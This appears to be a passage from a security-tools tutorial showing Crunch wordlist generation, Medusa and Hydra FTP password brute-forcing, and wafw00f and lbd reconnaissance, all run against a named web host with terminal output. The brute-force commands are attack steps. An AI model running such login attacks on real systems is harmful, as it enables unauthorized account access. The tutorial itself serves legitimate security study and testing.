
Crunch is a wordlist generator where you can specify a standard character set or a character set you specify. crunch can generate all possible combinations and permutations.



```
root@DESKTOP-PPDHIE1:~# crunch 4 4 123456 -o num.txt
Crunch will now generate the following amount of data: 6480 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1296

crunch: 100% completed generating output
root@DESKTOP-PPDHIE1:~# cat num.txt
1111
1112
1113
1114
1115
1116
1121
1122
1123
1124
1125
1126
1131
1132
1133
1134
1135
1136
1141
1142
1143
1144
1145
1146
1151
1152
1153
1154
1155
```

Medusa:


Medusa is intended to be a speedy, massively parallel, modular, login brute-force. It supports many protocols: AFP, CVS, FTP, HTTP, IMAP, rlogin, SSH, Subversion, and VNC to name a few. Other online crackers are THC Hydra and Ncrack.



```
root@DESKTOP-PPDHIE1:~# medusa -h demo.rcplindiaonline.com -u test -P /root/num.txt -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1111 (1
 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1112 (2
 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1113 (3
 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1114 (4
 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1115 (5
 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1116 (6
 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1121 (7
 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1122 (8
 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1123 (9
 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1124 (1
0 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1125 (1
1 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1126 (1
2 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1131 (1
3 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1132 (1
4 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1133 (1
5 of 1296 complete)
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1134 (1
6 of 1296 complete)
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are aborting.
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1135 (1
7 of 1296 complete)
ALERT: To resume scan, add the following to your original command: "-Z h1u1."
```

Hydra:


Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.



```
root@DESKTOP-PPDHIE1:~# hydra-wizard

Welcome to the Hydra Wizard

Enter the service to attack (eg: ftp, ssh, http-post-form): ftp
Enter the target to attack (or filename with targets): demo.rcplindiaonline.com
Enter a username to test or a filename: sites.txt
Enter a password to test or a filename: priya
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login, enter these letters without spaces (e.g. "sr
") or leave empty otherwise:
Port number (press enter for default): 80

The following options are supported by the service module:
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purp
oses.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-23 00:08:11

Help for module ftp:
============================================================================
The Module ftp does not need or support optional parameters

If you want to add module options, enter them here (or leave empty):

The following command will be executed now:
 hydra -l sites.txt -p priya -u  -s 80  demo.rcplindiaonline.com ftp

Do you want to run the command now? [Y/n] y

Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purp
oses.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-23 00:08:25
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://demo.rcplindiaonline.com:80/
```

WafwOOf:


wafw00f is a security tool to perform fingerprinting on web applications and detect any web application firewall in use.



```
root@DESKTOP-PPDHIE1:~# wafw00f demo.rcplindiaonline.com

                                 ^     ^
        _   __  _   ____ _   __  _    _   ____
       ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
      | V V // o // _/ | V V // 0 // 0 // _/
      |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://demo.rcplindiaonline.com
Generic Detection results:
No WAF detected by the generic detection
Number of requests: 13
root@DESKTOP-PPDHIE1:~#
```


Lbd:

lbd (load balancing detector) detects if a given domain uses DNS and/or HTTP Load-Balancing .



```
root@DESKTOP-PPDHIE1:~# lbd http://demo.rcplindiaonline.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
```

